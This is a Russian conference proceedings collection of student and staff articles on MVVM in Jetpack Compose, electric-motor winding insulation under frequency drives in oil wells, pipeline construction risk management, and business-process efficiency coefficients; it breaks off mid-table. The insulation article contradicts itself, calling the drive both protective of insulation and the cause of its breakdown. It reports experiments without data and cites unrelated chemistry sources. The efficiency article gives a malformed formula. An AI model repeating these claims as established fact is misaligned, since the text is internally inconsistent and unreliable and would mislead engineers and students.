Jetpack Compose позволяет создавать простые и сложные интерфейсы с минимальными усилиями. Она может быть использована как для новых проектов, так и для апгрейда уже существующих приложений.

Однако, Jetpack Compose все еще находится в стадии разработки и может быть нестабильным. Также, некоторые разработчики могут испытывать трудности с пониманием нового декларативного подхода. Тем не менее, с ростом популярности Jetpack Compose, он обещает стать будущим стандартом разработки UI в Android.

Теперь, когда мы рассмотрели, что из себя представляют паттерн проектирования MVVM и Jetpack Compose, мы можем переходить к тому, каким способом «связываются» эти два подхода к реализации Android-приложений.

Для начала нам нужно проанализировать текущее состояние дизайна приложения. Для этого нужно проанализировать наличие или отсутствие существующих виджетов, собирать данные, которые нужно показать в приложении, и подумать о простом и понятном способе отображения этих данных.

Затем нам нужно определить, какие ресурсы мы можем использовать для построения шаблона MVVM для приложения. Стоит посмотреть на другие приложения, которые используют MVVM, чтобы увидеть, как это сделано.

После этого нам нужно будет использовать Jetpack Compose и некоторые инструменты, чтобы реализовать структуру MVVM. Эта задача потребует,

чтобы вы научились использовать Compose API и разобрались с понятиями архитектурного дизайна, чтобы понять и использовать их. Наконец, вам необходимо будет увидеть, как все вместе структурируется и применить полученные знания на практике.

В Jetpack Compose можно использовать MVVM-подход так же, как и в любом другом инструментарии для разработки пользовательских интерфейсов на платформе Android. Реализация MVVM в Jetpack Compose основывается на создании ViewModel, который содержит бизнес-логику приложения, и связывает его с View, которая отображает данные на экране.

Для реализации MVVM в Jetpack Compose необходимо создать класс ViewModel, который будет хранить состояние приложения и обрабатывать логику. Затем в Composable функциях можно использовать данные из ViewModel, чтобы отображать информацию на экране и обновлять ее при необходимости.

Давай посмотрим на пару примеров использования MVVM в Jetpack Compose. Например, есть приложение для заметок, в котором нужно отображать список записей и возможность добавлять, редактировать или удалять записи. В этом случае мы можем использовать MVVM для управления этим процессом. Сам процесс управления записями будет использовать класс ViewModel для двусторонней привязки данных между пользовательским интерфейсом и программными интерфейсами. Класс ViewModel может использовать библиотеку поддержки различных данных для хранения данных или службу сохранения данных для доступа к данным из онлайн-баз данных. В нашем примере это может быть Room или Android Firestore. Приложение также может включать и другие модули, такие как авторизация, которые могут также использовать MVVM для управления данными. Например, мы можем использовать ViewModel для хранения логина и пароля и осуществлять аутентификацию пользователя для доступа к данным.

Одной из главных проблем, связанных с использованием MVVM в Jetpack Compose, является то, что компоненты обычно связываются с тем же

объектом модели, из которого они получают данные. Это может быть проблемой, поскольку данные во время выполнения, возможно, будут изменяться быстро – а значит, программа должна быть готова соответствовать им. Для эффективного использования MVVM в Jetpack Compose необходимо проанализировать дизайн приложения и исследовать отдельные компоненты MVVM, прежде чем переходить к кодированию приложения. Также разработчики должны ответственно подходить к темам производительности, безопасности и другим важным темам для успешной разработки приложения [3].

### **Библиографический список:**

1. Documentation [Электронный ресурс] Android Developers – Режим доступа: <https://developer.android.com/docs>.

2. Jetpack Compose UI App Development Toolkit [Электронный ресурс] Android Developers – Режим доступа: <https://developer.android.com/jetpack/compose>.

3. Использование шаблона MVVM (Model-View-ViewModel) в Android [Электронный ресурс] Хабр – Режим доступа: <https://habr.com/ru/company/dataart/blog/272737/>.

*Чиненова Дарья Антоновна, студент*

*Самарский государственный технический университет,*

*г. Самара, Россия*

*Email: [21r.5r42@mail.ru](mailto:21r.5r42@mail.ru)*

## **ПРОБЛЕМЫ С ИЗОЛЯЦИЕЙ ОБМОТКИ ЭЛЕКТРОДВИГАТЕЛЕЙ В СКВАЖИНАХ НЕФТЕГАЗОВОЙ ОТРАСЛИ**

**Аннотация:** Цель данной статьи - исследовать влияние частотно регулируемого привода на изоляцию обмотки электродвигателей нефтедобывающих скважин. В статье будет рассмотрен процесс эксплуатации электродвигателей в нефтедобывающих скважинах, причины возникновения проблем с изоляцией обмотки, а также механизм действия частотно регулируемого привода. В статье также будут представлены результаты экспериментов, проведенных для оценки влияния частотно регулируемого привода на изоляцию обмотки электродвигателей.

**Ключевые слова:** электродвигатель, нефтедобывающая скважина, изоляция обмотки, частотно регулируемый привод, эксперимент.

**Abstract:** The purpose of this article is to investigate the influence of a frequency-controlled drive on the insulation of the winding of electric motors of oil-producing wells. The article will consider the process of operation of electric motors in oil wells, the causes of problems with the insulation of the winding, as well as the mechanism of action of the frequency-controlled drive. The article will also present the results of experiments conducted to assess the effect of a frequency-controlled drive on the insulation of the winding of electric motors.

**Keywords:** electric motor, oil well, winding insulation, frequency-controlled drive, experiment.

Электродвигатели играют важную роль в нефтедобыче, поскольку они используются для привода насосов, которые обеспечивают подъем нефти на поверхность. Однако, изоляция обмотки электродвигателя может стать проблемой при эксплуатации в нефтедобывающих скважинах, что может привести к снижению эффективности работы и повреждению электродвигателя.

Одной из причин проблем с изоляцией обмотки электродвигателей является воздействие высоких температур, которые могут возникать при работе в условиях высоких температур нефтедобывающих скважин. Также некоторые другие факторы, такие как вибрация, загрязнение, коррозия и электромагнитные помехи, могут повлиять на состояние изоляции обмотки.

Одним из способов улучшения изоляции обмотки является использование частотно регулируемого привода. Частотно регулируемый привод позволяет контролировать скорость вращения электродвигателя путем регулирования частоты электрического тока, который поступает на двигатель. Это позволяет более точно контролировать процесс работы электродвигателя и снизить нагрузку на обмотку.

Для исследования влияния частотно регулируемого привода на изоляцию обмотки электродвигателей были проведены эксперименты. В ходе экспериментов были использованы два одинаковых электродвигателя, один из которых был оборудован частотно регулируемым приводом, а другой был оборудован обычным приводом. Электродвигатели были эксплуатированы в условиях высоких температур и вибрации, характерных для нефтедобывающих скважин.

Результаты экспериментов показали, что электродвигатель с частотно регулируемым приводом имел более высокую эффективность работы и более низкую температуру обмотки, чем электродвигатель с обычным приводом. Это свидетельствует о том, что использование частотно регулируемого привода может повысить качество работы электродвигателя и защитить изоляцию обмотки от повреждений. Поскольку этот метод является наилучшим с точки



зрения эффективности, возможности стабильного регулирования частоты вращения двигателя [1]. Этот метод достигается с помощью преобразователя частоты (ПЧ). ПЧ состоит из регулируемого выпрямителя, фильтра и автономного инвертора на основе широтно-импульсной модуляции (ШИМ). Повышение требований к современным системам привода привело к значительному развитию технологии привода с регулируемой скоростью. Доступный по цене трехфазный асинхронный двигатель подходит для самых сложных задач.

Принцип действия частотного регулирования основан на том факте, что, изменяя частоту  $f_1$  напряжения источника питания, можно изменять угловую скорость магнитного поля статора согласно выражению:

$$\omega = \frac{2\pi f_1}{p}$$

Главное - обеспечить электронное управление напряжением на двигателе. Сначала драйвер преобразует синусоидальное напряжение источника питания в постоянный ток в промежуточной цепи (шине постоянного тока) драйвера. Полупроводниковые переключатели используются для генерации выходного напряжения, соответствующего характеристикам двигателя и требуемому току. И, в свою очередь, полупроводниковый переключатель получает сигнал переключения от системы управления. Частота импульсов определяется частотой ШИМ, а длительность импульса в пределах цикла выходной частоты инвертора напряжения модулируется по синусоидальному закону [2]. Следовательно, форма кривой тока на самом деле имеет форму синусоидальной волны.




Рисунок 1 Форма выходного тока и напряжения устройства

Современные полупроводниковые переключатели, используемые в приводах с регулируемой частотой вращения, характеризуются чрезвычайно высокой скоростью перехода из открытого состояния в закрытое, что проявляется в виде внезапного скачка напряжения до 10 кВ/Мс. Следовательно, прямоугольный импульс с высоким значением перенапряжения достигает обмотки АД, вызывая возникновение волнового процесса (ВП) в обмотке. Волновой процесс следует понимать, как совокупность сложных физических явлений, при которых электромагнитные импульсы возникают, распространяются и быстро изменяются вдоль цепей с распределенными параметрами (обмотки двигателя и магнитные системы). Это явление приводит к чрезмерной нагрузке на изолированный медный провод обмотки двигателя, что приводит к преждевременному износу изолирующего слоя. Наиболее распространенной причиной отказа двигателя является межвитковая изоляция или короткое замыкание корпуса, которое является результатом повреждения изоляции.

Во время ЕР в катушке статора АД происходит явление распространения и отражения волн. Отраженная волна объединяется с напряжением источника питания и электродвижущей силой в обмотке статора, что приводит к перенапряжению в изоляции статора, что влияет на изоляцию обмотки статора. Значение перенапряжения может быть в 10 раз выше значения напряжения питания (рисунок 1). Следовательно, при работе с инвертором двигатель будет

испытывать гораздо более высокое напряжение, чем при работе от источника синусоидального напряжения той же амплитуды и частоты. Кроме того, при быстром увеличении напряженности электрического поля волнового фронта в изоляции машины будут наблюдаться значительные диэлектрические потери. Все это приводит к быстрому старению изоляции, что сказывается на надежности и сроке службы двигателя. Благодаря этим процессам срок службы изоляционного материала значительно сокращается. Высокая рабочая частота и чрезвычайно быстрое переключение напряжения предъявляют дополнительные требования к длине соединительного кабеля. При подключении двигателя необходимо учитывать особенности высокочастотных волн, распространяющихся в проводнике. Характеристики длинного кабеля напрямую зависят от его характеристического сопротивления.

Импульс напряжения, генерируемый драйвером, отражается на клемме двигателя. Отражение волны от конца кабеля может удвоить выходное напряжение драйвера. Лакокрасочная изоляция обмотки двигателя не рассчитана на такой скачок напряжения, поэтому возможен пробой изоляции. Скачки напряжения из-за многократного отражения волн могут привести к пробоем изоляции обмотки двигателя.

Поэтому изучение процесса, происходящего в обмотке АД, является неотложной задачей, поскольку регулирование частоты может вызвать скачки напряжения в обмотке и сократить срок службы всего двигателя. В качестве защитных мер следует использовать синусоидальные фильтры, а при изготовлении обмоток следует использовать изоляционные материалы, устойчивые к скачкам напряжения.

Таким образом, частотно регулируемый привод может быть эффективным инструментом для улучшения изоляции обмотки электродвигателей в нефтедобывающих скважинах. Однако, для достижения наилучших результатов необходимо учитывать различные факторы, такие как условия эксплуатации, тип электродвигателя и другие технические характеристики. Более детальные исследования в этой области могут помочь

определить оптимальные параметры работы частотно регулируемого привода для защиты изоляции обмотки электродвигателей в нефтедобывающих скважинах.

Также стоит учитывать, что использование частотно регулируемого привода может повысить эффективность работы электродвигателя, что может привести к уменьшению расходов на электроэнергию и повышению производительности в нефтедобыче.

Однако, перед использованием частотно регулируемого привода необходимо учитывать возможные недостатки, такие как более высокая стоимость и сложность эксплуатации. Также необходимо учитывать потребность в дополнительном обучении и квалификации персонала для работы с частотно регулируемыми приводами.

В целом, использование частотно регулируемого привода может быть эффективным способом для улучшения изоляции обмотки электродвигателей в нефтедобывающих скважинах и повышения эффективности работы. Однако, перед принятием решения о его использовании, необходимо тщательно изучить технические и экономические аспекты этого решения.

#### **Библиографический список:**

1. Аммян В. А., Уголев В. С. Физико-химические методы повышения производительности скважин. – М.: Недра, 1970. – 280 с.
2. Кристиан М.А., Сокол С.Н. Химические методы в процессах добычи нефти. М.: Недра, 1985. – 184 с.
3. Ибрагимов Г. З., Хисамутдинов Н. И. Справочное пособие по применению химических реагентов в добыче нефти. – М.: Недра, 1983. - 312 с.

*Чиненова Дарья Антоновна, студент*  
*Самарский государственный технический университет,*  
*г. Самара, Россия*  
*Email: [21r.5r42@mail.ru](mailto:21r.5r42@mail.ru)*

## **РИСКИ И МЕТОДЫ УПРАВЛЕНИЯ ИМИ ПРИ СТРОИТЕЛЬСТВЕ НЕФТЕГАЗОПРОВОДОВ**

**Аннотация:** Цель данной статьи - рассмотреть вопросы управления производственным риском при обустройстве нефтегазопроводов. В статье будет рассмотрена природа производственного риска и его виды, а также методы управления рисками, применяемые в процессе обустройства нефтегазопроводов. В статье также будут представлены результаты исследований, проведенных для оценки эффективности методов управления рисками при обустройстве нефтегазопроводов.

**Ключевые слова:** нефтегазопроводы, производственный риск, управление рисками, безопасность, исследования.

**Abstract:** The purpose of this article is to consider the issues of production risk management in the construction of oil and gas pipelines. The article will consider the nature of production risk and its types, as well as risk management methods used in the process of arranging oil and gas pipelines. The article will also present the results of studies conducted to assess the effectiveness of risk management methods in the construction of oil and gas pipelines.

**Keywords:** oil and gas pipelines, production risk, risk management, safety, research.

Строительство нефтегазопроводов является процессом, связанным с

рисками, которые могут привести к негативным последствиям для окружающей среды, работников и общества в целом. Производственный риск может возникать в результате различных факторов, таких как ошибки в проектировании, недостатки в качестве материалов и оборудования, ошибки в управлении и другие. Управление производственным риском является важным аспектом обустройства нефтегазопроводов и может быть решено путем применения различных методов.

Одним из методов управления рисками является анализ и оценка рисков. Для этого необходимо провести анализ потенциальных опасностей и оценить вероятность их возникновения и воздействия на окружающую среду и работников. На основе этого анализа можно разработать планы мероприятий по управлению рисками, таких как усиление мер безопасности, выбор более качественных материалов и оборудования, обучение персонала и другие.

Еще одним методом управления рисками является использование стандартов безопасности. Существует ряд международных и национальных стандартов безопасности, которые устанавливают требования к конструкции и эксплуатации нефтегазопроводов. Соблюдение этих стандартов может помочь снизить риск возникновения аварийных ситуаций и повысить безопасность персонала и окружающей среды.

Также важным аспектом управления рисками является обучение персонала. Обучение должно проводиться на всех этапах процесса обустройства нефтегазопроводов и включать в себя как теоретические, так и практические занятия. Персонал должен быть знаком с правилами безопасности, процедурами обнаружения и ликвидации аварийных ситуаций, а также должен обладать необходимыми навыками и компетенциями для выполнения своих задач.

Для оценки эффективности методов управления рисками при обустройстве нефтегазопроводов были проведены исследования. В ходе исследований были проанализированы данные об авариях на нефтегазопроводах, а также проведен анализ качества материалов и

оборудования, используемых при строительстве и эксплуатации нефтегазопроводов. Результаты исследований показали, что использование стандартов безопасности и проведение анализа рисков может значительно снизить вероятность возникновения аварийных ситуаций на нефтегазопроводах.

Также было обнаружено, что обучение персонала является важным фактором для повышения безопасности при обустройстве нефтегазопроводов. Обучение должно проводиться на регулярной основе и включать в себя как теоретические, так и практические занятия.

Производственный риск - это возможность потерь или дополнительных затрат, связанных со сбоем или остановкой производственного процесса, изменениями в действующей технологии, некачественным сырьем или непрофессиональным трудом сотрудников предприятия и т.д.

К основным источникам риска относятся:

1. Технические.
2. Многообразие социальных процессов.
3. Спонтанность научно-технического прогресса.

Чтобы наилучшим образом рассчитать риск, вы должны использовать определенные методы оценки. Анализ рисков является неотъемлемой частью систем принятия решений, процессов и конкретных мер по прогнозированию и снижению опасностей на объектах 6 шагов процесса управления рисками рабочих операций.

Для управления рисками, связанными с рабочими операциями, следует применять 6-ступенчатый процесс, который более подробно описан следующим образом:

Шаг 1: Определите ограничения на рабочие операции.

-Определить этапы производственного процесса и процесс, связанный с предполагаемой рабочей операцией;

-Каждый этап рабочей операции оценивается отдельно;

-Оценить физические пределы района;

- Если рабочая операция включает проектирование, установку, применение, демонтаж, перемещение или ликвидацию оборудования, определите стадию жизненного цикла оборудования;

Шаг 2: Определите опасности, связанные с основными средствами, персоналом и окружающей средой.

Группа по оценке рисков должна определить и перечислить все опасности, связанные с конкретной рабочей операцией, и при ее выполнении использовать контрольный список в качестве руководства (контрольный список опасностей является минимальным требованием), чтобы рассмотреть, какие. Определенное количество действий используется для выявления и понимания опасностей, связанных с конкретными рабочими операциями.

Шаг 3: Определите все свои риски и оцените уровень риска. Поскольку устранить все опасности в принципе невозможно, реальной целью является создание рабочего места/среды с приемлемыми остаточными рисками (в соответствии с матрицей значений рисков). Это делается при выявлении потенциальных опасностей, оценке их рисков и представлении серьезности, которая может произойти с наибольшей вероятностью, даже если вероятность такого события невелика.

### 3. Оценка вероятности

Возникновение опасных событий влияет на возможность возникновения опасностей или воздействия на окружающую среду. Факторы, которые следует учитывать при оценке возникновения чрезвычайной ситуации, а также другие факторы:

- Личное мнение об оценке вероятности;
- Использование статистических данных;
- История несчастных случаев в определенных местах, на других производственных объектах или во внешних компаниях;
- История и тенденции травм и опасностей, вызванных предыдущими событиями для здоровья и окружающей среды;
- Сравнение установленных рисков.



#### 4. Матрица вероятностей

#### 5. Матрица уровня риска

Шаг 4: Определите, достаточны ли существующие средства контроля для снижения уровня риска и/или определите, скоординируйте и внедрите меры, основанные на иерархии средств контроля, чтобы снизить риск до приемлемого уровня.

Иерархический принцип следует использовать при определении и/или формулировании мер по снижению уровня риска до приемлемого уровня. Ниже это отражено в порядке приоритетности.

При снижении уровня контроля менее эффективные меры будут отражаться на снижении уровня риска и предотвращении будущих событий и несчастных случаев. Следующие меры контроля следует рассматривать только в тех случаях, когда меры контроля более высокого уровня на самом деле неразумны или неосуществимы.

Примечание: Вышеуказанные меры контроля могут быть всесторонне реализованы для снижения уровня риска до фактического и разумного уровня и до приемлемого уровня.

#### 6. Меры контроля

<b>Иерархия мер контроля</b>	
<b>Меры контроля</b>	<b>Примеры</b>
1 <b>Исключение риска</b>	– Исключение рабочей операции и или процесса в общем
2 <b>Замена рабочей операции или процесса</b>	– Выбор метода работы более безопасного/ более безвредного для окружающей среды или инструмента, который в значительной степени может снизить уровень риска
3 <b>Применение инженерных мер контроля</b>	– Изолирование рабочей операции: удалить людей из опасной среды, например, предотвращая доступ, потерю первичной оболочки. – Содержание рабочей операции: включить

		<p>опасности рабочего места, например, при использовании фиксирующего или блокирующего ограждения/ звукозащитное ограждение/ снижение выбросов.</p> <p>– Воздействие: где возможно, снизить воздействие опасности.</p>
4	<b>Применение мер контроля, относящихся к процедуре</b>	<p>– Разработка и внедрение мер контроля, таких как процедуры безопасных операций, процедуры по нарядам- допускам, системы блокировки энергии, модули специальных тренингов и т. д.</p> <p>– Официальный инструктаж сотрудника и подрядчиков по определённым опасностям и рискам, связанным с их работой.</p> <p>– Люди должны быть обучены по безопасным системам выполнения работы, имеющим отношение к делу.</p>
5	<b>Выдача СИЗ</b>	<p>– Выдача СИЗ, подходящего для рабочих операций, проводимых с целью снижения воздействия потенциального инцидента.</p>

#### Шаг 5: Мониторинг эффективности реализованных мер.

Целостность и эффективность внедренных мер контроля рисков должны контролироваться с помощью аудитов. Если уровень риска превышает 8, эффективность мер контроля должна быть рассмотрена Генеральным директором и экспертами по безопасности. Если обнаружена неэффективность, оценка риска должна быть пересмотрена и, при необходимости, должны быть установлены и согласованы дополнительные меры контроля. Затем план действий должен быть пересмотрен и реализован.

При внедрении дополнительных мер контроля аудит должен повторно отслеживать эффективность и полноту мер контроля и планов действий.

Шаг 6: Просмотрите процедуры управления рисками для рабочих операций

Все оценки рисков рабочих операций должны быть пересмотрены и

изменены следующими способами:

- Регулярно с установленной периодичностью, но не реже одного раза в три года;

- При изменении рабочих операций, персонала, основных средств, процессов или условий окружающей среды;

- Когда становятся доступными новые знания о хорошем практическом опыте в рабочих операциях;

- После несчастного случая или травмы;

- При необходимости в связи с изменениями в местном законодательстве.

Группа по оценке рисков: При формировании группы по оценке рисков производство должно выбрать подходящих опытных сотрудников и подрядчиков (при необходимости).

Координатор и члены команды должны пройти соответствующую подготовку в соответствии с методом оценки рисков. Это обеспечит участие и четкое понимание процесса, которому необходимо следовать.

В целом, управление производственным риском при обустройстве нефтегазопроводов является важным аспектом процесса и может быть решено путем применения различных методов, таких как анализ и оценка рисков, использование стандартов безопасности и обучение персонала. Однако, для достижения наилучших результатов необходимо учитывать различные факторы, такие как условия эксплуатации, тип нефтегазопровода и другие технические характеристики. Более детальные исследования в этой области могут помочь определить оптимальные параметры управления рисками при обустройстве нефтегазопроводов.

### **Библиографический список:**

1. Стародубов В. И. Сохранение здоровья работающего населения — одна из важнейших задач здравоохранения /Медицина труда и промышленная экология. 2015. № 1 С. 1–8. Нефть, заболевания и права Человека. Стр. 498–523.

2. Шамсияхметова, Г. И. Профессиональные заболевания на

предприятиях нефтяной промышленности / Г. И. Шамсияхметова. — Текст: непосредственный/ Молодой ученый. — 2016. — № 16 (120). — С. 460-463. — URL: <https://moluch.ru/archive/120/32977/> (дата обращения: 14.12.2020).

*Воскресенская Ольга Викторовна, ассистент кафедры экономической теории, ФГБОУ ВО «Санкт-Петербургский государственный университет промышленных технологий и дизайна», г. Санкт-Петербург*

## ПОКАЗАТЕЛИ ЭФФЕКТИВНОСТИ БИЗНЕС-ПРОЦЕССОВ И ИХ ОЦЕНКА

**Аннотация:** автором рассмотрена методика экспресс-анализа показателей эффективности бизнес-процессов. Применение коэффициентного метода оценки эффективности бизнес-процессов возможно и для оценки эффективности управления организацией в целом.

**Ключевые слова:** бизнес-процессы, показатели эффективности, коэффициентный метод оценки, управление.

**Abstract:** the author considers the methodology for express analysis of business process performance indicators. The use of the coefficient method for evaluating the effectiveness of business processes is also possible for evaluating the effectiveness of managing an organization as a whole.

**Keywords:** business processes, performance indicators, coefficient evaluation method, management.

В целом, этапы диагностики проблемных бизнес-процессов, предложенные Б. Андерсеном, можно выразить следующим образом (см.рис.1).




Рисунок 1 – Этапы диагностики проблемных бизнес-процессов, предложенные Б.

Андерсеном [3]

В соответствии с алгоритмом Б. Андерсена, диагностику следует начинать с определения текущего состояния организации для того, чтобы установить какие начинания нужно инициировать и дадут ли они эффект в конечном итоге. В качестве процедуры для нахождения проблемного бизнес-процесса предлагается документировать этот процесс.

Порядок документирования процесса, в соответствии с методикой Б. Андерсена, кратко можно изложить в следующей последовательности:

- идентифицировать бизнес-процесс – составить список (последовательность) всех бизнес-процессов;

- дать определение процессу и описать его качественно. В данном случае автор предлагает использовать анализ, который называется картированием взаимосвязей;

- составить блок-схему процесса – графическое описание потока действий в бизнес-процессе.

Оценка важности бизнес-процессов для совершенствования, по Б. Андерсону, основывается на определении и учете ожиданий заинтересованных сторон. Оценивание важности происходит при идентификации бизнес-процессов, на основании чего складывается понимание, что надо для оправдания ожиданий заинтересованных сторон. Важно, чтобы каждое предприятие имело четкую формулировку своей стратегии. Если этого нет, то нет и готовности перейти на процессную ориентацию. Если же стратегия сформулирована четко, то выявить заинтересованные стороны можно довольно легко, даже если в их число входят не только внешние, но и внутренние. Все заинтересованные стороны имеют определенные ожидания в отношении организации. Определение этих ожиданий обычно упрощает ситуацию, даже если иногда возникают взаимодействия заинтересованных сторон [3].

Когда же все эти ожидания определены и ранжированы с учетом предпочтений по степени важности, можно приступить к идентификации бизнес-процессов, которые реализуются для выполнения этих ожиданий [3].

Для нахождения зон процесса, нуждающихся в улучшении, надо знать его текущие показатели. Рассмотрим второй этап мониторинга проблемных бизнес-процессов – оценку показателей.

Для оперативной оценки состояния исследуемых бизнес-процессов и комплексного заключения топ-менеджмента компаний о выборе необходимых мероприятий, направленных на исключение недостатков процессов, следует использовать экспресс-анализ [3]. Данный метод анализа фактически можно отнести к числу новых методов диагностики бизнес-процессов. Особенность данного метода выражена в принципиальном изменении подхода к анализу и диагностике бизнес-процессов. Согласно данному подходу следует изменить неконкретные качественные методы оценки и сложно структурированные математические методы моделирования и анализа на быстрый и доступный метод факторной оценки исследуемых бизнес-процессов. Основой данного анализа должны быть определенные принципы и методы анализа бизнес-процессов. В аналитических исследованиях бизнес-процессов широкое применение получили следующие методы:

1) Методы моделирования, к которым относятся методы SADT (Structured Analysis & Design Techniques) – структурного анализа и технологии проектирования моделей, объектно-ориентированного моделирования [2].

2) Метод попроцессного анализа стоимости бизнес-процессов (метод ФСА – функционально-стоимостной анализ и др.);

Функционально-стоимостной анализ позволяет выполнить следующие виды работ:

определение и проведение общего анализа себестоимости бизнес-процессов на предприятии (маркетинг, производство продукции и оказание услуг, сбыт, менеджмент качества, техническое и гарантийное обслуживание и др.);

проведение функционального анализа, связанного с установлением и обоснованием выполняемых структурными подразделениями предприятий функций с целью обеспечения выпуска высокого качества продукции и

оказания услуг;

определение и анализ основных, дополнительных и ненужных функциональных затрат;

сравнительный анализ альтернативных вариантов снижения затрат в производстве, сбыте и управлении за счет упорядочения функций структурных подразделений предприятия;

анализ интегрированного улучшения результатов деятельности предприятия.

ФСА-метод - один из методов, позволяющий указать на возможные пути улучшения стоимостных показателей. Цель создания ФСА-модели для совершенствования деятельности предприятий - достичь улучшений в работе предприятий по показателям стоимости, трудоемкости и производительности. Проведение расчетов по ФСА-модели позволяет получить большой объем ФСА-информации для принятия решения.

В основе метода ФСА лежат данные, которые обеспечивают менеджеров информацией, необходимой для обоснования и принятия управленческих решений при применении таких методов, как:

- "точно в срок" (Just-in-time, JIT) и KANBAN;
- глобальное управление качеством (Total Quality Management, TQM);
- непрерывное улучшение (Kaizen);
- реинжиниринга бизнес-процессов (Business Process Reengineering, BPR).

3) Метод анализа ключевых показателей [1].

Ключевые показатели, или наиболее актуально использование понятия КРІ в управлении бизнес-процессами: КРІ являются измерителями результативности, эффективности, производительности бизнес-процессов.

Выделяются следующие виды ключевых показателей:

- **КРІ результата** — сколько и какой результат произвели;
- **КРІ затрат** — сколько ресурсов было затрачено;
- **КРІ функционирования** — показатели выполнения бизнес-процессов (позволяет оценить соответствие процесса требуемому алгоритму



его выполнения);

- **КРІ производительности** — производные показатели, характеризующие соотношение между полученным результатом и временем, затраченным на его получение;

- **КРІ эффективности** (показатели эффективности) — это производные показатели, характеризующие соотношение полученного результата к затратам ресурсов.

При разработке показателей процесса необходимо придерживаться следующих правил:

Набор показателей должен содержать минимально необходимое их количество для обеспечения полноценного управления бизнес-процессом;

Каждый показатель должен быть измерим;

Стоимость измерения показателя не должна превышать управленческий эффект от использования данного показателя.

Наиболее широкое применение для оценки эффективности бизнес-процессов получил коэффициентный метод оценки, основанный на расчете коэффициентов, по показателям бизнес-процессов.

Применение коэффициентного метода оценки эффективности бизнес-процессов возможно и для оценки эффективности управления организацией в целом. Кроме того, данный метод оценки применим и для моделирования процессов, на основе использования методики SADT [1].

В данном методе количественными показателями оценки бизнес-процессов являются коэффициенты:

– сложности как отношение количества имеющихся уровней в модели бизнес-процессов на количество процессов. Такой показатель отражает число уровней в модели бизнес-процессов на количество процессов. Данный показатель позволяет определить сложность иерархической структуры бизнес-процессов;

– процессности, который позволяет учесть, сколько «разрывов» в причинно-следственной связи между бизнес-процессами приходится на сумму

классов процессов.

Использование данного показателя позволяет охарактеризовать бизнес-процесс либо процессным, либо проблемным (сущностным – разработанным в зависимости от элементов, определяющих его содержание, сущность (по числу единиц оргструктуры и т.д.)).

Если полученное значение коэффициента отражает процессный характер модели, следовательно, элементы модели бизнес-процесса взаимосвязаны причинно-следственными связями и, соответственно, горизонтально интегрированы; – контролируемости – определяет отношение числа классов бизнес-процесса на количество собственников процесса. Коэффициент контролируемости позволяет охарактеризовать эффективность управления бизнес- процессами, принадлежащими и управляемыми собственниками процессов;

– ресурсоемкости – относит количество используемых в бизнес-процессах ресурсов на полученные результаты реализации бизнес- процессов. Такой показатель позволяет наиболее четко отразить эффективность использования ресурсов в рамках конкретного бизнес- процесса. Данное соотношение числа используемых ресурсов и суммы полученных результатов их применения по классам бизнес- процессов отражает, насколько эффективно или неэффективно данное использование;

– регулируемости – определяет, как соотносятся количество используемой регламентной документации в бизнес-процессах и количество классов в бизнес-процессах. Использование данного показателя позволяет отразить регулируемость по анализируемым бизнес-процессам. Такой показатель определяет, является ли исследуемый бизнес-процесс регулируемым или нерегулируемым нормативными регламентами [1]. Нормативные значения рассмотренных выше коэффициентов эффективности бизнес- процессов с расчетами данных показателей представлены в таблице 2.

Таблица 2– Расчет и нормативные значения показателей эффективности бизнес-процессов

[1]

Показатели эффективности бизнес-процессов	Коэффициент	Формула расчета коэффициента	Нормативное значение коэффициента
Сложность	Ксл	$k_{сл} = \sum P_{ур} / \sum P_{экз}$	$k_{сл} \leq 0,66$
Процессность	Кпр	$k_{пр} = \sum P_{раз} / \sum P_{кп}$	$k_{пр} < 1$
Контролируемость	Котв	$k_{отв} = CП / \sum P_{кп}$	$k_{отв} = 1$
Ресурсоемкость	Кр	$k_r = P / \sum P_{вых}$	$k_r < 1$
Регулируемость	крег	$k_{рег} = \sum P_{рег} / \sum P_{кп}$	$k_{рег} \geq 1$

В сумме показатели эффективности бизнес-процессов должны соответствовать данному нормативному значению:  $1 \leq \sum k_i > 2,86$ .

В случае превышения полученного значения суммы коэффициентов более единицы можно утверждать об эффективности анализируемого бизнес-процесса. Если полученная сумма коэффициентов меньше единицы, анализируемый бизнес-процесс неэффективен.

На примере рассмотрим анализ бизнес-процессов коэффициентным методом в таблице 3:

Таблица 3 – Данные для расчета эффективности бизнес-процессов

Производственно-торговая компания	
Параметр бизнес-процессов	Количественное значение
Количество уровней бизнес-процессов	8
Количество экземпляров бизнес-процессов	250
Количество разрывов процессов в экземплярах бизнес-процессов	21
Количество классов бизнес-процессов	50

Число собственников бизнес-процессов	12
Количество использованных ресурсов в бизнес-процессе	140
Количество «выходов» в экземплярах бизнес-процессов	500
Количество регламентирующей нормативной документации	40

Далее значения подставим для расчетов коэффициентов показателей эффективности бизнес-процессов в таблице 4:

Таблица 4 – Коэффициенты эффективности бизнес-процессов

Показатели эффективности бизнес-процессов	Вид коэффициента	Формулы расчета коэффициентов	Нормативное значение коэффициента	Полученное значение коэффициента
Сложность	ксл	$k_{сл} = \Sigma \text{Пур} / \Sigma \text{Пэкз}$	$k_{сл} \leq 0,66$	0,03
Процессность	кпр	$k_{пр} = \Sigma \text{Праз} / \Sigma \text{Пкп}$	$k_{пр} < 1$	0,4
Контролируемость	котв	$k_{отв} = \text{СП} / \Sigma \text{Пкп}$	$k_{отв} = 1$	0,2
